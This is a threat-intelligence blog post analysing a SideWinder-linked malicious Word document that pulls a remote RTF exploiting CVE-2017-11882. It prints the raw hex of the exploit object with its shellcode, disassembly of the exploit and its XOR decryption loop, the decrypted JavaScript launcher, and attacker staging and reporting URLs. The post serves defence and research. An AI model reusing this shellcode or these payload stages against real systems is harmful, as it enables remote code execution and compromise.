

# 404 — File still found

medium.com/@DCSO\_CyTec/404-file-still-found-d52c3834084c

DCSO CyTec Blog

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9 min read


In early February 2022, we came across a tweet from identifying a SideWinder-related word document which referenced a template URL. In this article, we share our insights from investigating the file and other infrastructure connected to it.



Shadow Chaser Group  
@ShadowChasing1

...

Today our researchers have found sample which belongs to [#SideWinder](#) [#APT](#) group  
ITW:466fb005506e1dc15118a6768b2c7e5a  
filename: Briefing on Ongoing Projects.docx  
Template-URL:  
hxxps://dgmp-paknavy.mod-pk.com/14325/1/10/2/O/O/O/m/files-5291bef6/file.rtf



## First Look

The file mentioned in the [tweet](#) is named 'Briefing on Ongoing Projects.docx'(eeeb99f94029fd366dcde7da2a75a849833c5f5932d8f1412a89ca15b9e9ebb7) and is available on [VirusTotal](#) and on [our GitHub](#).

DRAFT

No. 1226/ 85/ DMP (Navy)  
Ministry of Defence Production  
Dte General Munitions Production  
Pak Sectt No II Rawalpindi

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February 2022

Subject: **Briefing on ongoing Projects – DMP (Navy)**


[Empty text box]

The document itself contains little information and appears empty aside from the address block. However, a deeper inspection of the document structure reveals that the document loads an RTF template from [https://dgmp-paknavy.mod-pk\[.\]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf](https://dgmp-paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf) which we assume represents the next stage of the attack. At the time of our analysis, this file was not available under the given URL anymore, yet the domain still resolved to [185.255.17.46](https://185.255.17.46).

After unpacking the document structure, we could locate the suspicious URL under the path `s`. It generally refers to relations and in this case aims to download a RTF template as shown in the code snippet below:

```
# <Relationship  
Id="fid990"Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/c  
paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-  
5291bef6/file.rtf"TargetMode="External"/>
```

With the URL being dead, we went back to VirusTotal to use the graph feature. It indicates that *file.rtf* indeed was downloaded and provides the file's *hash*,. Based on this, we continue our analysis by looking into *file.rtf*.



VirusTotal contact graph of ‘

## file.rtf(1)

Our next step was now to analyze the .rtf file with the hash available on [VirusTotal](#) and on our [GitHub](#).

Unfortunately, the content of the RTF file seems not to be malicious as it is only one line with less than ten characters. The complete content of the file is shown below:

```
{\rtf1 }
```

The file itself was first uploaded to VirusTotal on 2021–11–03 and had therefore already been online for quite some time. Yet it appears to be some kind of placeholder file. Checking the [listed relations of this file on VirusTotal](#) clearly shows its relation to the analyzed document:

### ITW Urls

Scanned	Detections	Status	URL
2022-02-09	1 / 93	200	https://dgmpp-paknavy.mod-pk.com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
2022-02-08	1 / 93	200	http://dgmpp-paknavy.mod-pk.com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtf
2022-01-28	13 / 94	200	http://dgpr.paknavay-pk.net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
2022-02-02	8 / 93	200	https://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
2022-01-28	13 / 94	200	https://dgpr.paknavay-pk.net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtf
2022-01-28	12 / 94	200	https://careitservices.paknavay-pk.net/5359/1/4586/2/0/0/0/m/files-266ad911/file.rtf
2022-01-28	7 / 94	200	https://defencelk.cvix.live/3023/1/54082/2/0/0/0/m/files-0c31ed2d/file.rtf
2022-01-07	5 / 93	200	http://mohgovsg.bahariafoundation.live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
2022-01-24	8 / 94	200	https://mohgovsg.bahariafoundation.live/5320/1/13/2/0/0/0/m/files-1ddf5195/file.rtf
2021-11-16	0 / 93	200	https://sppc.moma-pk.org/5281/1/4265/2/0/0/0/m/files-d2608a99/file.rtf
2021-11-10	1 / 93	200	https://mailapf.cvix.live/2968/1/50390/2/0/0/0/m/files-7630e91a/file.rtf

### ITW Domains

Domain	Detections	Created	Registrar
dgmpp-paknavy.mod-pk.com	1 / 90	2021-10-08	-
dgpr.paknavay-pk.net	13 / 90	2021-09-28	-
cabinet-gov-pk.ministry-pk.net	8 / 90	2021-10-04	-
careitservices.paknavay-pk.net	12 / 90	2021-09-28	-
defencelk.cvix.live	8 / 90	-	-
mohgovsg.bahariafoundation.live	10 / 90	-	-
sppc.moma-pk.org	7 / 90	-	-
mailapf.cvix.live	2 / 90	-	-

### ITW IP Addresses

Relation between the file.rtf and as malicious marked domains on VirusTotal

All domains listed in this screenshot above follow the same path pattern which can be described as:

```
<...> /0/0/0/m/files-<hex_data>/file.rtf
```

From this information, we assume that the original malicious RTF file was replaced after the initial delivery with a placeholder file. This file is small in size and not rich in content, yet it is unique enough to lead to related attacker domains on VirusTotal since it's not a default file.

Reviewing all related domains on the list revealed that the domain `dgmp-paknavy.mod-pk[.]com` has relations to another RTF file () [available on VirusTotal](#), which potentially could have been the *file.rtf* before replacement.

## file.rtf(2)

As mentioned above, our next step aims to analyze another RTF file we will refer to as *file.rtf(2)* with the hash . The file is available on [VirusTotal](#) and on our [GitHub](#).

A first look at the file is promising, as the file size is 66.21 KB and was initially submitted to VirusTotal on 2022-02-08. The file is indeed a valid Rich Text Format file and contains the three sections listed in the screenshot below.

```

$ rtfdump.py 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588 -0
1: Name: b'Package\x00:1.a'
Magic: b'0a09090a'
Size: 28597
Hash: md5 021067f645525cb5caecf04670a63485

2: Name: b'Equation.3\x00'
Magic: b'02c337c7'
Size: 1665
Hash: md5 c852244bc48fb3a21bdfa6fcbf82fb00

3: Name: b'Equation.3\x00'
Magic: b'02'
Size: 1665
Hash: md5 9e688c58a5487b8eaf69c9e1005ad0bf

```

The RTF file contains three sections

```

$ rtfobj 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample
rtfobj 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: '4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample' - size: 67802 bytes
-----+-----+-----
id |index      |OLE Object
-----+-----+-----
0  |00000020h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 28959
   |          |OLE Package object:
   |          |Filename: '1.a'
   |          |Source path: 'C:\\Users\\user\\AppData\\Local\\Microsoft\\Windo
   |          |ws\\INetCache\\Content.Word\\1.a'
   |          |Temp path = 'C:\\Users\\user\\AppData\\Local\\Temp\\1.a'
   |          |MD5 = '021067f645525cb5caecf04670a63485'
   |          |File Type: Unknown file type
-----+-----+-----
1  |0000FB58h |Not a well-formed OLE object
-----+-----+-----
2  |0000FB48h |Not a well-formed OLE object
-----+-----+-----

```

rtfobj reveals more information

As soon as we extracted the first object (1.a , ) we noticed, that the hash was mentioned by another researcher as part of the malicious document on Twitter, reinforcing our assumption of this being the original *file.rtf*.

Beside 1.a, the RTF file contains another embedded object which will be triggered via `\objupdate` when the document is loaded. This indicates the next execution step after 'Briefing on Ongoing Projects.docx' has released the RTF file.

```
$ rtfdump.py 4e3c4ea383e6ed5c00672e08adabe24fc142cd05c86830a79c15c90412a2f588.sample -V -f 0 -s 79 -d
{*\\objdata{\\object\\objdata 0105000002000000b0000004571756174696F6E2E33000000000000000008106000002}
\\objemb{c337C705E5010811C6BA36646F1D81C20659D6E28B0A8B29BFC6B22A681F70C0C64A68B1755FFD205D41275952D05127595FFE0E5
B42642004D85873FDDDBDE5DF3A8A3202CF4B8B772F10812541907F770E730763D80C152068479D70D4B4A1462FB9D8C34C5FC5F2A6ED4DFC5F
9B1E85B38591419DCE31EAF9C23C9C8ACB4DB446319DDF3E5B4B586CC1801D75763DE65442B1412C15BBBA7F4DD931B29AD2BC92227679E24
23ABFA91B13C2258FC71A5F5BF2F1AD09B81312497DF576583FC7E579E579B985020B7AB6EF81EC2C030000E8120000006300650072006E
0065006C00330032000000E87900000089C3E80D000000626F1644C696272617279570053E8E801000089C7E80F00000012657450726F6341
6464726573730053E8CC01000089C6B8286B4600FF10E81000000476574436F6D0616E644C696E6570053FFD0E87D0000005931D28A
1C1180FB00740A80F312881C104240EBEEC6041000EB1D5B58C6006BC6401E4CC6403847C680C8000000525053E9F5000000909090E80E0000
006D007300680074006D006C000000FFD7E8130000006E756E48544D4C4170706C69636174696F6E0050FFD66A006A006A006A00FFD06A00B8
D0674600FF109059FFD17332787364736171607B6266287764737E3A3061732F5371667B64774A5D70787771662973702F7C77653261733A4E
304171607B62667B7C753C547B7E77416B6166777F5D70787771664E303B297764737E3A73703C5D62777C46776A66547B7E773A73703C5577
66416277717B737E547D7E7677603A203B394E304E4E4E233C734E303E233B3C40777376537E7E3A3B3B29657B7C767D653C717E7D61773A
3B303B00009090909052648B1530000008B520C83C20C8B128B4A3051FF74240CE80B00000085C074ED8B42185AC20400528B4C24088B54
240CFB016685C07439663B0274296683F86172066683F87A760C6683F84172136683F85A770D6683F020663B027402EB02EB0431C0EB0E83
C10283C2020FB601EBC283C8015AC20800535256578B5424148B423C8D402788B0001D0508B48188B582001D330C085C9743D518B0B8D0C11
89CF578B74242431C949F2AEF7D15FF3A6751D59582B4818F7D98B582401D30FB71C4B8B401C8D04988B041001D0EB0C83C3045949EBBF31C0
83C4045F5E5A5BC20800FFFEB13EB42E9F2FEFFFFE923FFFFFEBB7E975FFFFFEB9BEB1BEBD3EBDE6BC900EBD181C18343946B314D00EBB8
E92FFFFFEB3EB91EB46E980FFFFF525AE9DCFEFFFEBA8E9B0FEFFFFE911FFFFFEBE2E970FFFFFEBBC9E93FEFFFFEB2AE958FFFFFEE9
BFFEFFFE9A2FEFFFE8B5FEFFFE96DFEFFFFE98CFEFFFFE96CFEFFFFE9BFBFE9A5FEFFFE9B960F8261FFFFF02AFB868343678137FD356D748
EE22581B5FC9863CB85F8557C12CA510B6822B3359E0322C205A0AAF45284D3C0C7129B9B257FB9BCAB8686F6F9C8EA9BD6E85E338F25131C7
44C4B09AA3FD0CA1DF3C08A0CF78906E70E13EC58F0930940959EBD284A88043D03266160C4B15E1908D78236A6B82669B5AE72126FC28E825
F443DB76CB7C3A64983F08E99488D24F0BDBE72B627C83040F173DA829509E6045F37DAFA2047CEE5F6FD57C23986E92408BFA11B10CF1305A
9737FEE36056687BD19BD631D955E69DF1FE0E1B571CCACF3B77AC60CE81CAF600325B4D118C664A15C4F7EF73616C9419BA784DB8F981C0E7
076F702C98F8B6A7C7680680C8B1170326D181B4171D74FFB27A1EC81AF6149BBFD454BCFD0071D78BD93E90762284B30F010544877AC82F97
BD65D84F4A584BB46F4A4C92F0EE079A46DA70FAF008639EAC41B0B2998A3ED1860CA5D6606492AFA34FB90B9F67E13FD52DB074541713583B
5A40B7F9748F8F5B867510D647F99E40496CF19C2C6F941142970DD85CBB3E33B5A793057BBEDCA89D2C4627D7095AA441F03EE3FFD215998E
805830CB161A63E6D77346C6EF40EA1A7C6A5ABF0BC0F065DED138EBCB2BDCFEAA9EDB63576569F31F3A99109A2829E6A31E90217900D86C97
669CB07CB954DCFF8670D056629162C28E896E66EC3DB35987621FE8CB8F0FA002F11D666717868309186A8E28D3C5145905D30B64B6FBA3E8
C081F00238E03E4EFEB158601DF1D2ACE0C169C684979744E9092468079AD3C38F878F4C3C88CA2F1890CB9AF97780B4044D3432286204105
62D441EC81E13BF2AD0F9F77B39561112440F765839650BB9DCBA6913A1376F7142BD69DB7CF99763C6B0ED9807411FF31E6E59BF6C39E63CC
0A0A3FB8B47229B5604554F54A7C66C0B06B46000000} {\\par-87 00}00
}\\objupdate
```

Raw view on embedded object triggered via `\objupdate`  
The triggered code attempts to execute the embedded Equation Editor object which has known vulnerabilities. The CVEs of these vulnerabilities are CVE-2017-11882(FONT), CVE-2018-0798(MATRIX) and CVE-2018-0802(FONT) as mentioned [here](#) and [here](#).

The CVE listed for file.rtf(2) on VirusTotal is CVE-2017-11882, which indicates code execution based on unchecked font name input length.

To verify this claim, we have created a 010 Editor template to parse the embedded object based on the protocol description of [OLE objects](#) and [MTEF objects](#). We [share the template](#) on our GitHub page along with the analysis files. The parser now allows us to follow the execution flow further by extracting the initial exploit code contained in the FONT name section of the object.



Variables					obj80 x																					
Name	Value	Start	Size	Color	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F						
file		0h	5Dh	Fg: Bg:	0000h: 01 05 00 00 02 00 00 00 0B 00 00 00 45 71 75 61																					
embedded_object		0h	5Dh	Fg: Bg:	0010h: 74 69 6F 6E 2E 33 00 00 00 00 00 00 00 00 00 00 81																					
header_ole		0h	1Fh	Fg: Bg:	0020h: 06 00 00 02 C3 37 C7 05 E5 01 08 11 C6 BA 36 64																					
native_data_size	1665	1Fh	4h	Fg: Bg:	0030h: 6F 10 81 C2 06 59 06 E2 88 0A 8B 29 BF BC 68 22																					
header_mtef		23h	7h	Fg: Bg:	0040h: A6 81 F7 0C 0C 64 A6 8B 17 55 FF D3 05 D4 12 75																					
record_mtef_first		2Ah	33h	Fg: Bg:	0050h: 95 2D 05 12 75 95 FF E0 E5 84 26 42 00 4D 85 87																					
record_type : 4	8	2Ah	1h	Fg: Bg:	0060h: 3F DD BD E5 DF 3A 8A 32 02 CF 4B 8B 77 2F 10 81																					
option_flags : 4	0	2Ah	1h	Fg: Bg:	0070h: 25 41 90 7F 77 0E 73 07 63 D8 0C 15 20 68 47 9D																					
tface	17	2Bh	1h	Fg: Bg:	0080h: 70 D4 B4 A1 46 2F B9 D8 C3 4C 5F C5 F2 A6 ED 4D																					
style	-58	2Ch	1h	Fg: Bg:	0090h: FC 5F 9B 1E 85 B3 85 91 41 9D CE 31 EA FC 9C 23																					
name__shellcode_retn...	%6doAYOâ< >Z...	2Dh	30h	Fg: Bg:	00A0h: C9 C8 AC B4 DB 44 63 19 DD F3 E5 B4 B5 B6 CC 18																					
					00B0h: 01 D7 57 63 DE 65 44 2B 14 12 C1 5B BB A7 F4 DD																					
					00C0h: 93 1B 29 AD 2B C9 22 27 67 9E 24 23 AB FA 91 B1																					
					00D0h: 3C 22 58 FC 71 A5 FE 5B F2 F1 FA D0 9B 81 31 24																					
					00E0h: 97 DF 57 65 83 FC 7E 55 79 E5 79 B9 85 02 0B 7A																					

Parsed OLE/MTEF object with overflowing FONT name containing shellcode (red)

After extracting and converting the shellcode via CyberChef, it becomes clear that the exploit code abuses the FONT name field. The exploit code then (code in CyberChef) triggers a loop (code in CyberChef) to decrypt embedded xor-encrypted JavaScript code. The xor key used in this case is 12.

The assembler code used for the exploit coincides with findings in this [article here](#). The disassembly for the exploit and the xor decryption is shown below:

```

Input
BA 36 64 6F 1D 81 C2 06 59 D6 E2 8B 0A 8B 29 BF
BC 6B 22 A6 81 F7 0C 0C 64 A6 8B 17 55 FF D2 05
D4 12 75 95 2D 05 12 75 95 FF E0

Output
00000000 BA36646F1D      MOV EDX,1D6F6436
00000005 81C20659D6E2      ADD EDX,E2D65906
0000000B 8B0A              MOV ECX,DWORD PTR [EDX]
0000000D 8B29              MOV EBP,DWORD PTR [ECX]
0000000F BFBC6B22A6        MOV EDI,A6226BBC
00000014 81F70C0C64A6      XOR EDI,A6640C0C
0000001A 8B17              MOV EDX,DWORD PTR [EDI]
0000001C 55                PUSH EBP
0000001D FFD2              CALL EDX
0000001F 05D4127595        ADD EAX,957512D4
00000024 2D05127595        SUB EAX,95751205
00000029 FFE0              JMP EAX

```

CyberChef disassembly of the exploit code

## Input

```
59 31 D2 8A 1C 11 80 FB 00 74 0A
80 F3 12 88 1C 10 42 40 EB EE C6 04 10 00 EB 1D
5B 58 C6 00 6B C6 40 1E 4C C6 40 38 47 C6 80 C8
00 00 00 52 50 53 E9 F5 00 00 00 90 90 90
```

## Output

```
00000000 59          POP ECX
00000001 31D2       XOR EDX,EDX
00000003 8A1C11    MOV BL,BYTE PTR [ECX+EDX]
00000006 80FB00    CMP BL,00
00000009 740A      JE 00000015
0000000B 80F312    XOR BL,12
0000000E 881C10    MOV BYTE PTR [EAX+EDX],BL
00000011 42        INC EDX
00000012 40        INC EAX
00000013 EBEE      JMP 00000003
00000015 C6041000  MOV BYTE PTR [EAX+EDX],00
00000019 EB1D      JMP 00000038
0000001B 5B        POP EBX
0000001C 58        POP EAX
0000001D C6006B    MOV BYTE PTR [EAX],6B
00000020 C6401E4C  MOV BYTE PTR [EAX+1E],4C
00000024 C6403847  MOV BYTE PTR [EAX+38],47
00000028 C680C800000052  MOV BYTE PTR [EAX+000000C8],52
0000002F 50        PUSH EAX
00000030 53        PUSH EBX
00000031 E9F5000000  JMP -FFFFFFD5
00000036 90        NOP
00000037 90        NOP
00000038 90        NOP
```

CyberChef disassembly of XOR loop

The decrypted JavaScript code listed below executes the file *1.a*, which is dropped to a temp path when the RTF is loaded:

```
javascript:eval("sa=ActiveXObject;ab=new
sa(\"Scripting.FileSystemObject\");eval(ab.OpenTextFile(ab.GetSpecialFolder(2)+\"\\\\\\1
```

The *1.a* file is stored on disc in obfuscated form in order to hinder automated analysis. We share the [obfuscated](#) and [deobfuscated](#) file on GitHub.

On execution, the file deserialises an object, identifies existing Antivirus software and attaches them as variable to a URL. The deserialised object will be invoked by calling the function “*work*” with two slightly different URLs, which we assume are used for downloading



the next stage and error reporting.

The included URLs are listed below:

```
Next stage:https://dgm-paknavy.mod-pk[.]com/14325/1/10/3/1/1/1865884360/uAiXa3upVnbI8GnagA2EgfGUnQxzUvVIEq4r3YTr/files-f3046d06/1/Error_reporting:https://dgm-paknavy.mod-pk[.]com/14325/1/10/3/3/0/1865884360/uAiXa3upVnbI8GnagA2EgfGUnQxzUvVIEq4r3YTr/files-984c52a9/0/data?d=<AV_PRODUCTS_ON_HOST>
```

Next, we extracted the deserialised .NET object ([95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb](https://github.com/0x09cr4ck/95f99d5da860ece23154ddef0bb289797dc2bd711034ce39c1ac85b9305919cb)) and decompiled it with ILSpy. Unsurprisingly, this file was obfuscated as well, so we provide the [obfuscated](#) and the [deobfuscated](#) file on GitHub, too.

In general, the program evaluates the previously discovered Antivirus software and reports it if available. If “work” is called with a local file path, the script executes the contained Windows shell commands, embedding it into a WshShell JavaScript object which it executes via mshta.exe. If “work” is called with a URL, as seen in our sample, a file containing assembly commands will be downloaded. It is then decrypted with a 32 bit key prepended to the specific file and executed. Notably, there’s also error reporting capabilities. The program reports exceptions at different positions throughout the execution of the program by appending an exception message to the URL before calling them.


During our analysis and validation, we found [related work](#) analyzing similar malicious documents which correspond to our sample. The article dissects the samples by explaining it in depth and validates the attribution claim made in the initial tweet of our article. Based on the structure and used vulnerability this file seems to be related to the Royal Road v3 framework as mentioned [here](#).

At this point, there were no clear indicators or hashes of the next execution stage, and we therefore stopped following the execution path further.

## Attack Chain

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Here, we summarize the execution flow of the file. The malicious document will be opened by the victim and a RTF template file is then loaded. This RTF file contains the remote code execution exploit CVE-2017–11882 which abuses a FONT name vulnerability in the Equation Editor triggered via an embedded Equation Editor object. The exploit executes a JavaScript file, previously written to disk through the RTF template, which then executes .NET code. This file downloads another stage which is no longer available online. The ability to execute an already existing local file is implemented in the code, but not used in this process flow.




Malicious execution flow of the document

## Placeholder files

